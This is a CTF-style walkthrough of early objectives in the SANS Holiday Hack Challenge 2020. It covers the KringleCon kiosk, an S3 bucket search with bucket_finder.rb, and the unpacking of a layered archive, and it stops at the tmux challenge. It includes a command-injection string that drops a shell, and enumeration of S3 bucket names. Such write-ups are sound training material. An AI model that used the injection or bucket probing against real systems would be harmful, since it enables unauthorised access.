



SANS Holiday Hack Challenge – 2020

KringleCon 3: French Hens!



Tony Karre

Use these walkthrough shortcuts to teleport to specific places in our travels through Kringlecon 3

Objectives

[Introduction](#)
[Objective 1 - Uncover Santa's Gift List](#)
[Objective 2 - Investigate S3 Bucket](#)
[Objective 3 – Point-of-Sale Password Recovery](#)
[Objective 4 – Operate the Santavator](#)
[Objective 5 – Open HID Lock](#)
[Objective 6 – Splunk Challenge](#)
[Objective 7 – Solve the Sleigh's CAN-D-Bus Problem](#)
[Objective 8 – Broken Tag Generator](#)
[Objective 9 – ARP Shenanigans](#)
[Objective 10 – Defeat Fingerprint Sensor](#)
[Objective 11A – Naughty/Nice List With Blockchain](#)
[Investigation Part 1](#)
[Objective 11B – Naughty/Nice List With Blockchain](#)
[Investigation Part 2](#)

Challenges


[KringleCon Kiosk](#)
[Unescape Tmux](#)
[Elf C0de](#)
[Linux Primer](#)
[Greeting Card Generator](#)
[Speaker UNPrep](#)
[Snowball Fight](#)
[Redis Bug Hunt](#)
[33 Kps Modem](#)
[Sort-O-Matic](#)
[Scapy Present Packet Prepper](#)
[CAN Bus](#)

KringleCon 3: French Hens! Walkthrough

Kringlecon 3 opens at the on-ramp to Santa's new castle at the North Pole. It's a major upgrade from last year, as described in the invitation we all received from Santa.



The challenge opens at a gondola on the side of the road on the New Jersey Turnpike.



Jingle Ringford is the elf charged with manning the gondola and providing assistance to arriving guests.



Let's talk to Jingle Ringford.

J Jingle Ringford 2:01PM

Welcome! Hop in the gondola to take a ride up the mountain to Exit 19: Santa's castle!

Santa asked me to design the new badge, and he wanted it to look really cold - like it was frosty.

Click your badge (the snowflake in the center of your avatar) to read your objectives.

If you'd like to chat with the community, join us on [Discord](#)!

We have specially appointed Kringle Koncierges as helpers; you can hit them up for help in the #general channel!

If you get a minute, check out Ed Skoudis' [official Intro](#) to the con!

Oh, and before you head off up the mountain, you might want to try to figure out what's written on that advertising billboard.

Have you managed to read the gift list at the center?

It can be hard when things are twirly. There are tools that can help!

It also helps to select the correct twirly area.

J Jingle Ringford



It's time for our first objective – Uncover Santa's Gift List.

1) **Uncover Santa's Gift List**


Difficulty: 🎅🎄🎄🎄

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

Click on the billboard by the side of the road to see the image full-size:



I used the perspective tool in the linux version of gimp to get a more natural perspective of the gift list seen in the bottom of the image, then I used the whirl tool unswirl it.



While not perfect, I can see in the modified image that Josh Wright will be getting a proxmark!

 1) **Uncover Santa's Gift List**

Difficulty: 4 

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

Objective 1 completed. Let's follow-up with Jingle.

 **Jingle Ringford** 7:01PM

Great work with that! I'm sure you'll be able to help us with more challenges up at the castle!



Time to get into the Gondola and head up to the castle.



Once we reach the top, a few more items are loaded into our objectives to-do list. Now we see a list of five objectives:

1) Uncover Santa's Gift List

Difficulty: 🍀★★★★

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

2) Investigate S3 Bucket

3) Point-of-Sale Password Recovery

4) Operate the Santavator

5) Open HID Lock

Our next objective is the Investigate S3 Bucket challenge. Let's walk that direction, and talk to Jewell Loggins along the way.

December 14th

J Jewel Loggins 7:22PM

Welcome to the SANS Holiday Hack Challenge 2020! Have a great time!

Be sure to join us on [Discord](#)!

Remember, you can get hints for each of the objectives in your badge by clicking on elves.

If you help elves solve their own technical terminal challenge, they'll give you some ideas about how to approach the objectives.

Oh, and if you see any odd objects lying around, walk over to them to pick them up!

You might even find one as you approach the castle!

...

Welcome to the SANS Holiday Hack Challenge 2020! Have a great time!



Keep heading over to Shinny Upatree so we can chat.

S Shinny Upatree 7:29PM


Hiya hiya - I'm Shinny Upatree!

Check out this cool KringleCon kiosk!

You can get a map of the castle, learn about where the elves are, and get your own badge printed right on-screen!

Be careful with that last one though. I heard someone say it's "Ingestible." Or something...

Do you think you could check and see if there *is* an issue?



Let's check out the KringleCon kiosk.

```
Welcome to our castle, we're so glad to have you with us!
Come and browse the kiosk; though our app's a bit suspicious.
Poke around, try running bash, please try to come discover,
Need our devs who made our app pull/patch to help recover?
```

```
Escape the menu by launching /bin/bash
```

```
Press enter to continue... █
```

```
~~~~~
Welcome to the North Pole!
~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit

Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] █
```

Choose the Map (1)

~~~~~  
Welcome to the North Pole!  
~~~~~

1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit

Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] 1

Map of the North Pole:

- NetWars Room** (Top Center):
 - Tracks (Top Left):
 - Speaker
 - Unprep
 - Lobby (Top Right):
 - Talks
 - 1 2 3 4 5 6 7
 - Courtyard (Bottom Left):
 - Dining Room
 - Entryway
 - Front Lawn (Bottom Left):
 - NOTE: * denotes Santavator

Press [Enter] key to continue... █

Got a nice map!

After hitting the Enter key, we are back to the main menu:

```
~~~~~  
Welcome to the North Pole!  
~~~~~  
1. Map  
2. Code of Conduct and Terms of Use  
3. Directory  
4. Print Name Badge  
5. Exit  
  
Please select an item from the menu by entering a single number.  
Anything else might have ... unintended consequences.  
  
Enter choice [1 - 5] 
```

Let's choose the Code of Conduct and Terms of Use (2)

```
~~~~~  
1. Map  
2. Code of Conduct and Terms of Use  
3. Directory  
4. Print Name Badge  
5. Exit  
  
Please select an item from the menu by entering a single number.  
Anything else might have ... unintended consequences.  
  
Enter choice [1 - 5] 2  
# KringleCon III and Holiday Hack Challenge Code of Conduct  
  
1. Use the challenges here to have fun, explore, engage, and develop your cyber security skills!  
  
2. Be kind! Feel free to encourage and help other players! Let Santa's elves (support@holidayhackchallenge.com) know if something seems off. Please be mindful that there are children playing. Santa is watching!  
  
3. Please don't post full answers publicly until the official contest ends on Monday, January 4, 2021.  
  
4. SANS Holiday Hack strives to create an atmosphere of learning, growth, and community. We value the participation and input, in this event and in the industry, of people of all genders, sexual identities, cultures, socioeconomic backgrounds, races, ethnicities, nationalities, religions, and ages. Please support this atmosphere with respectful behavior and speech. This applies to all online interactions associated with KringleCon and the Holiday Hack Challenge, including game chat and discussions.  
  
# KringleCon III and Holiday Hack Challenge Terms of Use  
  
1. This service includes a "group chat" component. We cannot make any guarantees about the accuracy, quality, or age-appropriateness of chat messages.  
  
2. All activity and interactions within Holiday Hack Challenge are monitored and recorded. We use this information to maintain an environment that is both safe and conducive to learning.  
  
3. Players should avoid engaging in techniques on any Holiday Hack Challenge server that may negatively affect the server's operational status and/or availability.  
  
4. Players must not attack Holiday Hack Challenge servers (*.holidayhackchallenge.com, *.kringlecon.com, etc.) unless otherwise directed. If you have any questions about target scope, please email: support@holidayhackchallenge.com.  
  
5. E-mail addresses collected will be used in accordance with the SANS Privacy Policy (https://www.sans.org/privacy/).  
Press [Enter] key to continue...  
~~~~~
```

After clicking Enter, we are back at the main menu:

```
~~~~~  
Welcome to the North Pole!  
~~~~~  
1. Map  
2. Code of Conduct and Terms of Use  
3. Directory  
4. Print Name Badge  
5. Exit  
  
Please select an item from the menu by entering a single number.  
Anything else might have ... unintended consequences.  
  
Enter choice [1 - 5] 3  
~~~~~
```

Now choose the Directory (3)

```
~~~~~
Welcome to the North Pole!
~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit

Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] 3
Name:           Floor:   Room:
Ribb Bonbowford 1      Dining Room
Noel Boetie     1      Wrapping Room
Ginger Breddie  1      Castle Entry
Minty Candycane 1.5    Workshop
Angel Candysalt 1      Great Room
Tangle Coalbox  1      Speaker UNPreparedness
Bushy Evergreen 2      Talks Lobby
Holly Evergreen 1      Kitchen
Bubble Lightington 1    Courtyard
Jewel Loggins   1      Front Lawn
Sugarplum Mary  1      Courtyard
Pepper Minstix  1      Front Lawn
Bow Ninecandle  2      Talks Lobby
Morcel Nougat   2      Speaker UNPreparedness
Wunorse Openslae R      NetWars Room
Sparkle Redberry 1    Castle Entry
Jingle Ringford 1      NJTP
Piney Sappington 1    Castle Entry
Chimney Scissorsticks 2 Talks Lobby
Fitzy Shortstack 1    Kitchen
Alabaster Snowball R      NetWars Room
Eve Snowshoes   3      Santa's Balcony
Shinny Upatree   1      Front Lawn
Tinsel Upatree   3      Santa's Office
Press [Enter] key to continue... █
```

Nice – this tells us where we can find all of our elves. This can come in handy later.

Hitting Enter takes us back to the main menu.

```
~~~~~
Welcome to the North Pole!
~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit

Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] █
```

Let's now try to print our name badge (4)

We've got a nice reindeer. Hit the Enter key to return to the main menu.

```
~~~~~  
Welcome to the North Pole!  
~~~~~  
1. Map  
2. Code of Conduct and Terms of Use  
3. Directory  
4. Print Name Badge  
5. Exit  
  
Please select an item from the menu by entering a single number.  
Anything else might have ... unintended consequences.  
  
Enter choice [1 - 5] 
```

Just for fun, let's type the letter "A" – I'd like to see those unintended consequences.

After typing the “A” and hitting Enter, we see an error message for a moment, then it returns back to the main menu. We see the same thing with any number of other characters we can type.


But we remember the warning for the “Print Name Badge” selection – please avoid special characters, they cause some weird errors. Let’s try a “>” sign, as that might disturb some kind of underlying linux command.

```
~~~~~  
Welcome to the North Pole!  
~~~~~  
1. Map  
2. Code of Conduct and Terms of Use  
3. Directory  
4. Print Name Badge  
5. Exit  
  
Please select an item from the menu by entering a single number.  
Anything else might have ... unintended consequences.  
  
Enter choice [1 - 5] 4  
Enter your name (Please avoid special characters, they cause some weird errors)...>  
bash: -c: line 0: syntax error near unexpected token `newline'  
bash: -c: line 0: `/usr/games/cowsay -f /opt/reindeer.cow >'  
Press [Enter] key to continue...□
```


Sure enough, it looks like we were able to generate a bash error, and it looks like we prematurely ended a command to execute the `/usr/games/cowsay` program. Let's try again, but try to get a shell with `"; /bin/bash -l ;"`. This is called command injection, because we are inserting ("injecting") our own command into the existing stream of commands.

That was it! Now type exit to leave our shell and return to the menu at which point we can exit the terminal.


Now let's speak with Shinny again.



To learn more about S3 searching, let's watch Josh Wright's talk on S3 Buckets.



We learn about a great tool for finding buckets that we might be able to leverage in this objective. Let's check out the Investigate S3 Bucket terminal next to Shiny.



Now that we're logged into the terminal, let's look around.

```
elf@1e43fda3b92d:~$ ls
TIPS  bucket_finder
elf@1e43fda3b92d:~$ cd bucket_finder
elf@1e43fda3b92d:~/bucket_finder$ ls
README  bucket_finder.rb  wordlist  words
elf@1e43fda3b92d:~/bucket_finder$ cat wordlist
kringlecastle
```

```

wrapper
santa
elf@1e43fda3b92d:~/bucket_finder$ cat words
kringle3000
microsoft
elf@1e43fda3b92d:~/bucket_finder$ cat /etc/motd
Can you help me? Santa has been experimenting with new wrapping technology, and
we've run into a ribbon-curling nightmare!
We store our essential data assets in the cloud, and what a joy it's been!
Except I don't remember where, and the Wrapper3000 is on the fritz!

```

Can you find the missing package, and unwrap it all the way?

Hints: Use the file command to identify a file type. You can also examine tool help using the man command. Search all man pages for a string such as a file extension using the apropos command.

To see this help again, run cat /etc/motd.

```
elf@1e43fda3b92d:~/bucket_finder$
```

We have three potential files to use a word files. They are all small, so let's combine them into one bigger file. We also need to strip the punctuation and fix the capital letters in the /etc/motd file.

```

elf@1e43fda3b92d:~/bucket_finder$ cat wordlist words > biglist
elf@1e43fda3b92d:~/bucket_finder$ 
elf@1e43fda3b92d:~/bucket_finder$ for a in $(cat /etc/motd) ; do echo $a ; done | sed
's/[,\.\?!\!:]//g' | sed "s/'//g" | sed 's/\x1b\[1;3[12]m//g' | sed 's/\x1b\[0m//g' | tr [:upper:] [:lower:] >> biglist
elf@1e43fda3b92d:~/bucket_finder$ 
elf@1e43fda3b92d:~/bucket_finder$ cat biglist
kringlecastle
wrapper
santa
kringle3000
microsoft
can
you

<snip>

```

Now let's run the bucket_finder.rb script to see what we get.

```

elf@1e43fda3b92d:~/bucket_finder$ bucket_finder.rb --download biglist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
    Bucket found but access denied: santa
http://s3.amazonaws.com/kringle3000
Bucket does not exist: kringle3000

<snip>

http://s3.amazonaws.com/microsoft
Bucket found but access denied: microsoft
http://s3.amazonaws.com/where
Bucket found but access denied: where
http://s3.amazonaws.com/and
Bucket found but access denied: and
http://s3.amazonaws.com/the
Bucket found but access denied: the
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
    <Downloaded> http://s3.amazonaws.com/wrapper3000/package
http://s3.amazonaws.com/is
http://s3.amazonaws.com/on

```

```
http://s3.amazonaws.com/the
Bucket found but access denied: the

<snip>

http://s3.amazonaws.com//etc/motd
Bucket /etc/motd redirects to: etc.s3.amazonaws.com
http://etc.s3.amazonaws.com/
    Bucket found but access denied: /etc/motd
```

Looks like we found the package!

```
elf@1e43fda3b92d:~/bucket_finder$ ls
README also biglist bucket finder.rb wordlist words wrapper3000
elf@1e43fda3b92d:~/bucket_finder$ cd wrapper3000
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls -al
total 12
drwxr-xr-x 2 elf elf 4096 Dec 16 02:17 .
drwxr-xr-x 1 elf elf 4096 Dec 16 02:17 ..
-rw-r--r-- 1 elf elf 829 Dec 16 02:17 package
```

Let's see if we can "unwrap" it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ file package
package: ASCII text, with very long lines
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ more package
UEsDBAoAAAAIAwhFEbRT8anwEAAJ8BAAcABwAcGFja2FnZS50eHQuWi54ei54eGQudGFyLmJ6M1VUCQADoBfKX6AX
y191eAsAAQTA2QAAABQAAABCWmg5MUFZJ1NZ2ktivwABhv+Q3hASgGSn//AvBxDwf/xel0gQAAAGwAVmKYRTKe1PVM9U0
ekMg2poAAAGgPUPUGqehhCMSgaBoAD1NNAAAyEmJpR5QGg0bSPU/VA0eo9IaHqBkxw2YZK2NUASOegD1zwMXMHBCFAC
gIEV2Jrg8V50tDjh61Pt3Q8CmgpFFunc1Ipui+SqsYB04M/gWKKc0Vs2DXkzeJmiktINqjo3JjKAA4dLgLtPN15oADL
e80tnfLGXhIWaJMiEeSX992uxodRJ6EAzIFzqSbWtnNqCTEDML9AK7HHSzyyBYKwCFBVJh17T636a6YgyjX0eE0IsCbj
cBkRPgkKz6q0okb1sWicMaky2Mgsqw2nUm5ayPHUeIktnB1vkiUWxYEiRs5nFOM8MTk8S1tV71cxOKst2QedSxZ851ce
DQexsLsJ3C89Z/gQ6Xn6KBKqFsKyTkaq0+1FgmImtHKoJkMctd2B9JkcwvMr+hWIEciQjAZGhSKYNPxBHFqJ3t32Vjgn
/OGdQJiIHv4u5IpwoSG01sV+UEsBAh4DCgAAAAAGDCEUrFPxqfAQAAAnwEAABwAGAAAAAAAKSBAAAAABhY2th
Z2UudHh0LloueHoueHhkLnRhc15ieJVVVAUAA6AXy191eAsAAQTA2QAAABBQAAABQSwUGAAAAAAEAAQBiAAAA9QEAAAAA
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Looks like base64. Decode it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ cat package | base64 -d > package2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ file package2
package2: Zip archive data, at least v1.0 to extract
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Now we have a zip file. Unzip it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ unzip package2
Archive: package2
 extracting: package.txt.Z.xz.xxd.tar.bz2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ file package.txt.Z.xz.xxd.tar.bz2
package.txt.Z.xz.xxd.tar.bz2: bzip2 compressed data, block size = 900k
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Now we have a bzip2 file. Unzip that.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ bunzip2 package.txt.Z.xz.xxd.tar.bz2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls
package package.txt.Z.xz.xxd.tar package2
```

That gave us a tar file. Extract the files.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ tar -xvf package.txt.Z.xz.xxd.tar
package.txt.Z.xz.xxd
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Now we have an xxd file. Revert it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ xxd -r package.txt.Z.xz.x
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls
package package.txt.Z.xz package.txt.Z.xz.xxd package.txt.Z.xz.xxd.tar package2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

We get an xz file. “unxz” it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ unxz package.txt.Z.xz
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls
package package.txt.Z package.txt.Z.xz.xxd package.txt.Z.xz.xxd.tar package2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```


Uncompress the Z file.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ uncompress package.txt.Z
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls
package package.txt package.txt.Z.xz.xxd package.txt.Z.xz.xxd.tar package2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Now we are down to just a text file. Let's look at it.


```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ cat package.txt
North Pole: The Frotiest Place on Earth
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

That might be our answer! Let's submit it.



Now let's walk over and talk to Pepper Minstix.

P Pepper Minstix 8:41PM
Howdy - Pepper Minstix here!
Howdy - Pepper Minstix here!
I've been playing with tmux lately, and golly it's useful.
Problem is: I somehow became detached from my session.
Do you think you could get me back to where I was, admiring a beautiful bird?
If you find it handy, there's a tmux cheat sheet you can use as a reference.
I hope you can help!
...




OK, let's give it a try.

```
